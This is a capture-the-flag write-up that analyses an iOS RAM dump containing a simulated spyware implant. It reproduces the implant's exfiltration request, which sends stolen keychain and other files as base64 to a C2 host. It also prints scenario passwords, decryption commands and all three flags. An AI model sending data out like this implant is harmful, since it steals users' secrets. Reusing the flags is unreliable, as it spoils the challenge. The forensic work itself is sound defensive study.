PP{n3x7_573p_publ1c_c0d3!_0p3n_y0ur_f0r3n51c5_pr_n0w::f7a4d9a3}


A difficulty-3 forensics monster: a 6 GiB iOS RAM image, three flags, and a final one that is not a byte string anywhere in the dump — it is drawn as pixels.
Summary
We were handed a single file: raw.zst (817,091,649 B), which decompresses to a
6,184,501,248-byte (6.18 GiB) Apple "Virtual Research Device" memory image
(vresearch101) — ctf.raw — sha256 of the .zst is
15479ddfcf19de3fcf30d0f666df83354eb6bfa79c41826544b50eff1f314d65. It is RAM, not a disk
image: it holds a jailbroken "vphone" iOS 18.4 environment (roothide /var/jb,
SSLKillSwitch2, com.vphone.* control channel) plus the P7 "DarkSword" iOS spyware
variant injected into the journalist's phone.
The task framing is "stop this variant from stealing your secrets", i.e. read the
implant's theft. The decisive move is not a deep exploit — it is recognising that the
implant exfiltrates each stolen file as a plaintext POST /stats JSON request whose data
field is base64. Several of those requests (socket / NSURLSession buffers) are still in RAM
verbatim. Decoding them recovers the stolen keychain, the OpenSSL SecureDrop archive, and a crash
report — and each of those yields a flag.
Three flags exist. We submitted two during the live event (the platform shows the challenge as 2/3). The third was found after the event, in a post-mortem replay, and the reason it took an extra pass is the single most instructive part of this challenge: the flag was never a string in memory at all — it was rendered as pixels into a browser-cached hero JPEG. See Flag 3.
Flag 1 — the SecureDrop archive (live solve)
Carrier: /private/var/mobile/Library/SecureDrop/kassandra-securedrop.enc
(352-byte OpenSSL Salted__ blob, sha256 e31cfcc94adbdf3239690dd8bf3e536dcacdc4fed66463d8cdf84c8daeabe035,
resident in RAM and duplicated several times).
Grep the whole image for HTTP request lines — this is the whole game:
bash 1grep -aob -E '(POST|GET|PUT) /[a-z]+ HTTP/1\.[01]' ctf.raw | headThe implant's exfil calls look like:
output POST /stats HTTP/1.1 Host: sqwas.shapelie.com:8882 Content-Type: application/json X-Device-UUID: FF3D65BD-0603-5450-B40C-896B2F730867 {"path":...,"category":...,"description":...,"size":...,"deviceUUID":...,"data":"<base64>"}artifacts/scripts/src/stats.pyparses these and lists path/category/size.artifacts/scripts/exfil_decode.pypulls a chosendatafield and base64-decodes it.The exfil manifest (9 entries) is:
offset path category 2058144768 /private/var/tmp/persona.kbkeybag 2058147840 /private/var/tmp/usersession.kbkeybag 2058150912 /private/var/tmp/keychain_dump.txtcredentials 2722611200 /private/var/mobile/Library/SecureDrop/kassandra-securedrop.encdocuments 3245224448 /private/var/tmp/wifi_passwords.txtcredentials 4167614464 /private/var/tmp/keychain-2.dbkeychain 4567351296 /private/var/mobile/Library/Safari/History.dbbrowser 4573102080 .../CrashReporter/mediaplaybackd-2026-10-30-162204.ipsdiagnostics 2386395137 /private/var/mobile/Media/DCIM/100APPLE/IMG_0473.JPGphotos Decode
keychain_dump.txt(artifacts/exfil/2058150912_keychain_dump.txt). The stealer serialised the keychain to text on-device and uploaded it. The relevant lines:output Service: de.spurweite.securedrop Account: journalist-interface Password: Kreuzberg-Ferry-7731 Service: de.spurweite.securedrop Account: kassandra-archive.old Password: Tollwut-Lantern-Hafen-2291 # decoy Service: de.spurweite.securedrop Account: kassandra-archive Password: Fjord-Fjord-Fjord-2593 # correctDecrypt the blob with the
kassandra-archivepassword:bash 1openssl enc -d -aes-256-cbc -md sha256 -pbkdf2 \ 2 -in kassandra-securedrop.enc -pass pass:Fjord-Fjord-Fjord-2593Exits 0 with valid PKCS#7 padding (we reproduced this: exit 0). Plaintext (
artifacts/exfil/original_carve/kassandra-securedrop.dec.txt):output -----SECUREDROP ENCRYPTED ARCHIVE----- source: Kassandra recipient: I. Korvald (Eastside Courier) received: 2026-09-14 cipher: AES-256-CBC ministry procurement ledger + signed invoices (3 attachments). verification token: PP{n3x7_573p_publ1c_c0d3!_0p3n_y0ur_f0r3n51c5_pr_n0w::f7a4d9a3} -----END SECUREDROP ARCHIVE-----The sibling account
kassandra-archive.oldis a deliberate decoy: the same command withTollwut-Lantern-Hafen-2291exits 1 (bad decrypt). This is the author's intended near-miss — do not accept a non-zero-padding "success".
Why the plain greps for
PP{failed here: most userland pages in this RAM image are held by the XNU VM compressor (WKdm 16 KiB and LZ4 blocks), so a naivestrings/grepoverctf.rawmisses most of userland. That is why the exfil POST bodies (which sit in socket buffers uncompressed) are the reliable route. We still wrote both carvers — see Notes andartifacts/scripts/wkdm_all.c,artifacts/scripts/lz4all.c— and swept all 33,920 WKdm + LZ4 pages; they matter for completeness, not for these flags.
Flag 2 — the crash-report register dump (live solve, user-confirmed)
Carrier: /private/var/mobile/Library/Logs/CrashReporter/mediaplaybackd-2026-10-30-162204.ips
(11,410 B), exfiltrated as category diagnostics and present verbatim in RAM.
The .ips is two JSON documents concatenated (a header object then the body). The
triggered thread (id 2483) has an ARM64 register file threadState.x; several slots
hold the flag, split into five 64-bit values. The decode is unusual and is the whole
puzzle:
each value →
to_bytes(8, 'little')→ reverse the 8 bytes (i.e. render big-endian), then concatenate.
Equivalently, read each register as a u64 and print its bytes in reverse:
1import json
2txt = open(".../mediaplaybackd-2026-10-30-162204.ips","rb").read().decode("utf-8","replace")
3d = json.JSONDecoder(); hdr,i = d.raw_decode(txt); body,_ = d.raw_decode(txt[i:].lstrip())
4th = [t for t in body["threads"] if t.get("triggered")][0]        # id 2483
5vals = [f["value"] for f in th["threadState"]["x"] if isinstance(f.get("value"), int)]
6vals = [v for v in vals if v > 0x100000][1:6]                     # skip the stack pointer
7print(b"".join(v.to_bytes(8,"little")[::-1] for v in vals))
8# b'PP{y0ur_50urc35_7h31r_74r6375::945fd1c9}'
The five values and their little-endian-reversed renderings (our live run):
5787261281605349983 -> "PP{y0ur_"
3832692417043314015 -> "50urc35_"
3992497357129201460 -> "7h31r_74"
8229821681275386425 -> "r6375::9"
3762025644249266557 -> "45fd1c9}"
artifacts/scripts/ips_deep.py generalises this: it tries every thread, chunk sizes 4/8/16,
both byte orders — and proves exactly one flag-bearing thread exists at any chunk size.
Flag 3 — the flag that was INK, not bytes (post-mortem)
This flag is not in the live-score line but the artifact is real and the recovery is reproducible. At event close the platform read 2/3 because we never submitted it; we recovered it afterwards, and re-verified it directly by reading the pixels (see below).
Carrier: the landing-page hero image eastside_hero.jpg?v=2 sitting in the victim's
browser page cache in ctf.raw — a complete 1200×1200 JPEG whose bottom rows are drawn
with a caption line reading literally:
asset-id: PP{3v3ry_r34d3r_4_74r637_3v3ry_h34d11n3_4_h00k::cb23f172}= "every reader a target, every headline a hook" (leet: e→3, a→4, t→7, o→0, l→1; h34d11n3 = headline).
There is no byte string anywhere in the image that encodes this — it only exists as
glyphs in decoded pixels, so strings / base64 / XOR / cipher sweeps can never find it. The
only read-out is: reassemble → decode → look at / OCR the caption band.
The greppable tell we (and every prior pass) missed
The whole landing-page HTML is resident verbatim in ctf.raw at file offset
5,598,873,582. One pass names the artifact and its purpose:
1grep -aob 'eastside'     ctf.raw    # 22 hits
2grep -aob 'class="hero"' ctf.raw    # exact offset 5598873582
...and dumps:
<img class="hero" src="eastside_hero.jpg?v=2" alt="A smartphone under covert surveillance">
<div class="cap">The spyware at the end of the chain needs one page view. No download, no prompt,
  no warning. <span style="color:#566069">... Eastside Courier picture desk</span></div>
So the artifact name, the fact it is a hero image, and the fact that a picture-desk caption band exists all sat one grep away the entire time.
The page-stitch replay (executed, verified)
The JPEG is scattered across eight 16 KiB physical pages. Concatenate them in this order
(artifacts/scripts/hero_eastside.py):
0x12585c000   <- SOF0 header page (SOI + FFD8FFE0...)
0x125858000
0x125850000
0x12584c000
0x125848000
0xd1cc4000
0x116a40000
0xe09bc000   <- tail page (contains FFD9 then non-JPEG bytes)
Result: 131,072 B blob; SOI ok; SOF0 @0x9c dims 1200x1200; EOI (FFD9) @0x1dff1.
Truncate at EOI → 122,867 B clean JPEG; PIL decodes all 1200×1200 with no truncation
error — the strong signal that this is the complete, correct artifact (unlike the other
photo, IMG_0473.JPG, which is genuinely cut off).
Then the caption band is cropped and read
(artifacts/images/eastside_flagline*.png, flagL.png, flagR.png). We
transcribed it verbatim from the pixels:
asset-id: PP{3v3ry_r34d3r_4_74r637_3v3ry_h34d11n3_4_h00k::cb23f172}A ready-to-load composite is artifacts/images/eastside_clean.jpg /
eastside_full.png.
Flag(s)
PP{n3x7_573p_publ1c_c0d3!_0p3n_y0ur_f0r3n51c5_pr_n0w::f7a4d9a3}     # flag 1, live
PP{y0ur_50urc35_7h31r_74r6375::945fd1c9}                            # flag 2, live (user-confirmed)
PP{3v3ry_r34d3r_4_74r637_3v3ry_h34d11n3_4_h00k::cb23f172}           # flag 3, POST-MORTEM (not submitted)
Platform score at event close: 2/3. Flag 3's carrier is pixel-only, so it requires a "look at the image" step that no amount of string-matching reaches.
Notes / Pitfalls
The one that cost us the challenge (flag 3): we modelled "find the flag" as "find the
right transform of bytes → PP{...}". Every scanner we wrote — plaintext, base64 ×4
phases, base32 ×8, ascii85, hex, single-byte XOR, char-code arrays, integer sequences, gzip
members, 55 carved PDFs, both keybags, cipher hunts — was a byte-pattern matcher. All were
100 % negative and all were correct: there simply is no string. We never enumerated the
category "flag rendered as pixels", so no scanner we could have written would ever hit. The
fix is not a better matcher, it is a wider search-space model. (This lesson is now recorded in
artifacts/findings/flag3_POSTMORTEM.md and the memory-image-forensics skill.)
Other things that cost time:
- This is RAM, not a disk. File offset == guest physical address (iBoot at PA
0x70000000). Do not try to mount it or runfsck; treat it as a paged memory blob. - Most userland is VM-compressed. WKdm 16 KiB (3-word header, 1024-byte 2-bit tag area,
Apple
hashLookupTable) and LZ4 raw blocks. Plaintext greps miss almost all of userland. Carvers:artifacts/scripts/wkdm_all.c,artifacts/scripts/lz4all.c(plusartifacts/scripts/src/wkdmcarve.c,lz4carve.c).c_segmentbuffers are only virtually contiguous — ARM64 L3 page tables are in the image (artifacts/scripts/src/ptscan.py) to restore virtual order before carving. - Silent-drop bugs are the real enemy of a negative result. Auditing the inherited
scanners found: keyword gates in the LZ4/WKdm hit-writers (dropped pages), a carver that
skipped bytes after each hit (missed nested blocks), hit caps (60/50/40/30 — everything
past the cap never examined),
to_bytes(8,'little')where flag 2's real encoding is big-endian, and shape filters that required_or::and silently dropped tokens. Fix these before trusting any "nothing found." - The decoy password.
kassandra-archive.olddecrypts to nothing (exit 1). Always require PKCS#7-valid padding / exit 0. - The two
.ipsfiles are decoys of each other. Onlymediaplaybackd(11,410 B,triggered:true) carries a flag.SiriSearchFeedback-*.ipsare 340 bytes — header-only, nowhere for a flag to live. Don't chase them. IMG_0473.JPGis truncated, not stego. Content occupies only the top ~200 of 1170 rows; the rest is libjpeg's flat-128 fill for missing MCUs, not hidden data. All five base64 copies overlap the same 12 KB prefix. (By contrast the hero image decodes completely — that difference is the tell.)src/assets/skyzip carved from the image is an iOS system asset bundle (149 MB), not an artifact; ignore it.- The per-flag hint text was unreachable. The platform's
GET /v1/challenges/publicexploitsreturns HTTP 500, so the flag-3 label (which normally names the expected artifact) could not be read programmatically. It is visible in the logged-in web UI — and almost certainly says the flag is in the cached hero image. Reading it earlier would have redirected the whole second half of the hunt. This is the single cheapest unblock and we under-prioritised it.
CTF interoperability adjustments (the author's note): the real P7/DarkSword variant uses
/result and /war with a different C2; this build uses POST /stats, C2
sqwas.shapelie.com:8882, delivery server http://192.168.64.1:8080/assets/, and filenames
keychain_dump.txt / wifi_passwords.txt. IOC greps for the public toolkit names
(c2_agent, keychain_c2_dump, /beacon) return nothing because of these renames.